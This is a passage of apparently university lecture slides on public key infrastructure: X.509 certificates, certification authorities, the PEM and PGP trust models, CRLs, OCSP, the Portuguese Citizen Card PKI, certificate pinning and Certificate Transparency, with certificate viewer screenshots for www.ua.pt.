- We ask the SmartCard to cipher/decipher something
- The private key never leaves the SmartCard

# Distribution of public keys

---

## Distribution to all **senders** of confidential data

- Manual
- Using a shared secret
- Ad-hoc using digital certificates

## Distribution to all **receivers** of digital signatures

- Manual
- Ad-hoc using digital certificates

# Distribution of public keys

---

**Problem: How to ensure the correctness of the public key?**

## Trustworthy dissemination of public keys

- Trust paths / graphs

**If A trusts  $K_x^+$ , and B trusts A, then B trusts  $K_x^+$**

- Certification hierarchies / graphs
  - With the trust relations expressed between entities
  - Certification is unidirectional!

# Public key (digital) certificates

---

## Digital Document issued by a Certification Authority (CA)

### Binds a public key to an entity

- Person, server or service

### Are public documents

- Do not contain private information, only public one
- Can have additional binding information (URL, Name, email, etc..)

### Are cryptographically secure

- Digitally signed by the issuer, cannot be changed
- Have a cryptographic fingerprint for fast validation

# Public key (digital) certificates

---

**Can be used to distribute public keys in a trustworthy way**

**A certificate receiver can validate it**

- With the CA's public key
- Can also validate the identification
- Validate the validity
- Validate if the key is being properly used

**A certificate receiver trusts the behavior of the CA**

- Therefore will trust the documents they sign
- When a CA associates a certificate to A. If the receiver trusts the CA, it will trust that the association of A is correct

# Public key (digital) certificates

---

## X.509v3 standard

- Mandatory fields
  - Version
  - Subject
  - Public key
  - Dates (issuing, deadline)
  - Issuer
  - Signature
  - etc.
- Extensions
  - Critical or non-critical

## Binary formats

- ASN.1 (Abstract Syntax Notation)
  - DER, CER, BER, etc.
- PKCS #7
  - Cryptographic Message Syntax Standard
- PKCS #12
  - Personal Information Exchange Syntax Standard

## Other formats

- PEM (Privacy Enhanced Mail)
- base64 encoding of X.509

## PKCS #6

- Extended-Certificate Syntax Standard

# Key pair usage

---

**The public certificate binds the key pair to a usage profile**

- Public keys are seldom multi-purpose

## Typical usage profiles

- Authentication / key distribution
  - Digital signature, Key encipherment, Data encipherment, Key agreement
- Document signing
  - Digital signature, Non-repudiation
- Certificate issuing
  - Certificate signing, CRL signing

**Public key certificates have an extension for this**

- Key usage (critical)

# Certification Authorities (CA)

---

## **Organizations that manage public key certificates**

- Companies, not for profit organizations or governmental
- With the task of validating the relation between key and identity

## **Define policies and mechanisms for:**

- Issuing certificates
- Revoking certificates
- Distributing certificates
- Issuing and distributing the corresponding private keys

## **Manage certificate revocation lists**

- Lists of revoked certificates
- Programmatic interfaces to verify the current state of a certificate


# Trusted Certification Authorities

## Intermediate CAs: CAs certified by other trusted CAs

- Using a certificate
- Enable the creation of certification hierarchies

## Trusted anchor (or certification root) : One has a trusted public key

- Usually implemented by self-certified certificates
  - Issuer = Subject
- Manual distribution
  - e.g. within browsers code (Firefox, Chrome, etc.), OS, distribution...



[General](#) [Details](#)**This certificate has been verified for the following uses:**

SSL Client Certificate

SSL Server Certificate

**Issued To**

Common Name (CN) www.ua.pt  
Organization (O) Universidade de Aveiro  
Organizational Unit (OU) sTIC  
Serial Number 06:B4:17:0C:D7:EF:AC:9F:A3:79:9A:78:0E:7E:5A:8C

**Issued By**

Common Name (CN) TERENA SSL CA 3  
Organization (O) TERENA  
Organizational Unit (OU) <Not Part Of Certificate>

**Period of Validity**

Begins On May 27, 2019  
Expires On June 3, 2021

**Fingerprints**

SHA-256 Fingerprint 6C:BA:BD:A1:7E:A9:8D:EA:7B:18:22:44:EC:71:D5:41:4D:08:D  
4:A6:FC:48:1B:3C:9B:05:EB:DA:69:A6:A5:EE  
SHA1 Fingerprint 17:79:15:B5:0E:E0:34:51:2D:FA:DE:DF:77:1E:E1:0A:B3:4B:2F:2B

[Close](#)

General Details**Certificate Hierarchy**

▼ DigiCert Assured ID Root CA

▼ TERENA SSL CA 3

www.ua.pt

**Certificate Fields**

▼ www.ua.pt

▼ Certificate

Version

Serial Number

Certificate Signature Algorithm

Issuer

&gt; Validity

- Subject

▼ Subject Public Key Info

Subject Public Key Algorithm

Subject Public Key

**Field Value**

CN = www.ua.pt

OU = sTIC

O = Universidade de Aveiro

L = Aveiro

C = PT

[Export...](#)[Close](#)

## Certificate Viewer: "TERENA SSL CA 3"

General Details

**This certificate has been verified for the following uses:**

SSL Certificate Authority

### **Issued To**

Common Name (CN) TERENA SSL CA 3  
Organization (O) TERENA  
Organizational Unit (OU) <Not Part Of Certificate>  
Serial Number 08:70:BC:C5:AF:3F:DB:95:9A:91:CB:6A:EE:EF:E4:65

### **Issued By**

Common Name (CN) DigiCert Assured ID Root CA  
Organization (O) DigiCert Inc  
Organizational Unit (OU) www.digicert.com

### **Period of Validity**

Begins On November 18, 2014  
Expires On November 18, 2024

### **Fingerprints**

SHA-256 Fingerprint BE:B8:EF:E9:B1:A7:3C:84:1B:37:5A:90:E5:FF:F8:04:88:48:E3:  
A2:AF:66:F6:C4:DD:7B:93:8D:6F:E8:C5:D8  
SHA1 Fingerprint 77:B9:9B:B2:BD:75:22:E1:7E:C0:99:EA:71:77:51:6F:27:78:7C:AD

Close

## Certificate Viewer: "TERENA SSL CA 3"

General Details

This certificate has been verified for the following uses:

SSL Certificate Authority

### Issued To

Common Name (CN) TERENA SSL CA 3  
Organization (O) TERENA  
Organizational Unit (OU) <Not Part Of Certificate>  
Serial Number 08:70:BC:C5:AF:3F:DB:95:9A:91:CB:6A:EE:EF:E4:65

### Issued By

Common Name (CN) DigiCert Assured ID Root CA  
Organization (O) DigiCert Inc  
Organizational Unit (OU) www.digicert.com

### Period of Validity

Begins On November 18, 2014  
Expires On November 18, 2024

### Fingerprints

SHA-256 Fingerprint BE:B8:EF:E9:B1:A7:3C:84:1B:37:5A:90:E5:FF:F8:04:88:48:E3:  
A2:AF:66:F6:C4:DD:7B:93:8D:6F:E8:C5:D8  
SHA1 Fingerprint 77:B9:9B:B2:BD:75:22:E1:7E:C0:99:EA:71:77:51:6F:27:78:7C:AD

Close

Intermediate CA

(CA Certificate signed by another CA)

## Certificate Viewer: "DigiCert Assured ID Root CA"

General Details

This certificate has been verified for the following uses:

SSL Certificate Authority

### Issued To

Common Name (CN)	DigiCert Assured ID Root CA
Organization (O)	DigiCert Inc
Organizational Unit (OU)	www.digicert.com
Serial Number	0C:E7:E0:E5:17:D8:46:FE:8F:E5:60:FC:1B:F0:30:39



Root CA

(Certificate is self signed)

### Issued By

Common Name (CN)	DigiCert Assured ID Root CA
Organization (O)	DigiCert Inc
Organizational Unit (OU)	www.digicert.com



### Period of Validity

Begins On	November 10, 2006
Expires On	November 10, 2031

### Fingerprints

SHA-256 Fingerprint	3E:90:99:B5:01:5E:8F:48:6C:00:BC:EA:9D:11:1E:E7:21:FA:BA: 35:5A:89:BC:F1:DF:69:56:1E:3D:C6:32:5C
SHA1 Fingerprint	05:63:B8:63:0D:62:D7:5A:BB:C8:AB:1E:4B:DF:B5:A8:99:B2:4D:43

Close

# Certification hierarchies: PEM (Privacy Enhanced Mail) model

---

## Distribution of certificates for Privacy-enhanced Electronic Mail

### IETF Proposed Standard in 1993 (RFC1421-1423)

#### Worldwide hierarchy (monopoly model)

- Single root IPRA (Internet Policy Registration Authority)
- Several PCA (Policy Creation Authorities) bellow the root
- Several CA below each PCA
  - Possibly belonging to organizations or companies
- Certification paths

# Certification hierarchies: PEM (Privacy Enhanced Mail) model

---

## **Model was never actively deployed**

- Except for a small number of implementations (90s)

## **Forest of hierarchies below CAs without a root PCA**

- Independent hierarchies with an independent root CA
- Oligarchy

## **Each root CA negotiates the distribution of its public key along with some applications or operating systems**

- ex. Browsers, Operating Systems

# Certification hierarchies: PGP (Pretty Good Privacy) Model

---

## Web of trust model

- And not a forest model

## No central trustworthy authorities

- Each person is a potential certifier
- Anyone can certify a public key (issue a certificate) and publish the signature for others

## People uses two kinds of trust

- Trust in the keys they know
  - Validated using any means (FAX, telephone, direct meeting, etc.)
- Trust in the correct behavior of certifiers
  - Assuming they know what they are doing when issuing a certificate

# Certification hierarchies: PGP (Pretty Good Privacy) Model

## Transitive trust


If

Mike trusts John is a correct certifier;  
and

John certified the public key of Eve,

Then

Mike trusts Eve's public key



# PGP public key certificates: Validity vs. trust

---


## Trust: How much **one** trusts the **other** person

- Trust is unidirectional, personal and subjective
- Levels:
  - Ultimate (our own keys, we have the private key)
  - Complete trust
  - Marginal trust
  - Notrust (or Untrusted)

## Validity: How much verification this key has (eg, A regarding user E)

- **Valid:** A completely trusts B, or marginally trusts C and D; D or B and C signed E key
- **Marginally valid:** A marginally trusts B and B signed E key
- **Invalid:** No path

# PGP public key certificates: Validity vs. trust



# Refreshing of asymmetric key pairs

---

## **Key pairs should have a limited lifetime**

- Because private keys can be lost or discovered
- To implement a regular update policy

## **Problem**

- Certificates can be freely copied and distributed
- The universe of holders of certificates is unknown
  - Therefore we cannot contact them to eliminate specific certificates

## **Solutions**

- Certificates with a validity period (not before, not after)
- Certificate revocation lists
  - To revoke certificates before expiring their validity

# Certificate revocation lists (CRL)

## Base or delta

- Complete / differences

## Signed lists of certificate (identifiers) prematurely invalidated

- Must be regularly consulted by certificate holders
- OCSP protocol for single certificate validation
  - RFC 2560
- Can tell the revocation reason

## Publication and distribution of CRLs


- Each CA keeps its CRL and allows public access to it
- CAs exchange CRLs to facilitate their widespread

[RFC 3280](#)



unspecified (0)  
keyCompromise (1)  
CACompromise (2)  
affiliationChanged (3)  
superseded (4)  
cessationOfOperation (5)  
certificateHold (6)  
  
removeFromCRL (8)  
privilegeWithdrawn (9)  
AACompromise (10)

# CRL and Delta CRL



# Online Certificate Status Protocol

---

## HTTP based protocol to assert certificate status

- Request includes the certificate serial number
- Response states if the certificate is revoked
  - Response is signed by the CA and has a validity
- One check per certificate

## Request lower bandwidth to clients

- One check per certificate instead of a bulk download of the CRL

## Involves higher bandwidth to CAs

- One check per certificate
- Privacy issues as the CA will know that a system is accessing a service

## OCSP Stapling

- Including a recently signed timestamp in the server response to assert validity
- Reduces verification delay and load on CA

# Distribution of public key certificates

---

## **Transparent (integrated with systems or applications)**

- Directory systems
  - Large scale (ex. X.500 through LDAP)
  - Organizational (ex. Windows 2000 Active Directory (AD), Manually (UA IDP))
- On-line: within protocols using certificates for peer authentication
  - eg. secure communication protocols (TLS, IPSec, etc.)
  - eg. digital signatures within MIME mail messages or within documents

## **Explicit (voluntarily triggered by users)**

- User request to a service for getting a required certificate
  - eg. request sent by e-mail
  - eg. access to a personal HTTP page

# PKI (Public Key Infrastructure) (1/2)

---

**Infrastructure for enabling a proper use of asymmetric keys and public key certificates**

**Creation of asymmetric key pairs for each enrolled entity**

- Enrolment policies
- Key pair generation policies

**Creation and distribution of public key certificates**

- Enrolment policies
- Definition of certificate attributes

# PKI (Public Key Infrastructure) (2/2)

---

## **Definition and use of certification chains (or paths)**

- Insertion in a certification hierarchy
- Certification of other CAs

## **Update, publication and consultation of CRLs**

- Policies for revoking certificates
- Online CRL distribution services
- Online OCSP services

## **Use of data structures and protocols enabling inter-operation among components / services / people**

# PKI Example: Citizen Card

## Enrollment

- In loco, personal enrolment

## Multiple key pairs per person

- One for authentication
- One for signing data
- Both generated inside smartcard, not exportable
- Both require a PIN to be used in each operation

## Certificate usage (authorized)

- Authentication
  - SSL Client Certificate, Email (Netscape cert. type)
  - Signing, Key Agreement (key usage)
- Signature
  - Email (Netscape cert. type)
  - Non-repudiation (key usage)

## Certification path

- Uses a well-known, widely distributed root certificate
  - GTE Cyber Trust Global Root
- PT root CA below GTE
- CC root CA below PT root CA
- CC Authentication CA and CC signature CA below CC root CA

## CRLs

- Signature certificate revoked by default
  - Revocation is removed if the CC owner explicitly requires the usage of CC digital signatures
- All certificates are revoked upon a owner request
  - Requires a revocation PIN
- CRL distribution points explicitly mentioned in each certificate

# PKI Trust relationships

---


## A PKI defines trust relationships in two different ways

- By issuing certificates for the public key of other CAs
  - Hierarchically below; or
  - Not hierarchically related
- By requiring the certification of its root public key by another CA
  - Above in the hierarchy; or
  - Not hierarchically related

## Usual trust relationships

- Hierarchical
- Crossed (A certifies B and vice-versa)
- Ad-hoc (mesh)
  - More or less complex certification graphs

# PKI: Hierarchical and crossed certifications



# Certificate Pinning

---

**If attacker has access to trusted Root, it can impersonate every entity**

- Manipulate a trusted CA into issuing certificate (unlikely)
- Inject custom CA certificates in the victim's database (likely)

**Certificate Pinning: add the fingerprint of the PubK to the source code**

- Fingerprint is a hash (e.g. SHA256)
- Also store the URL to access

**Validation process:**

- Certificate must be valid according to local rules
- Certificate must have a public key with the given fingerprint

# Certification Transparency (RFC 6962)

---

## Problems

- CAs can be compromised (e.g., DigiNotar)
  - By malicious attackers
  - By governments, etc...
- Compromise is difficult to detect
  - Result in the change of assumptions associated to the behavior of the CA
  - Owner will selfdom know

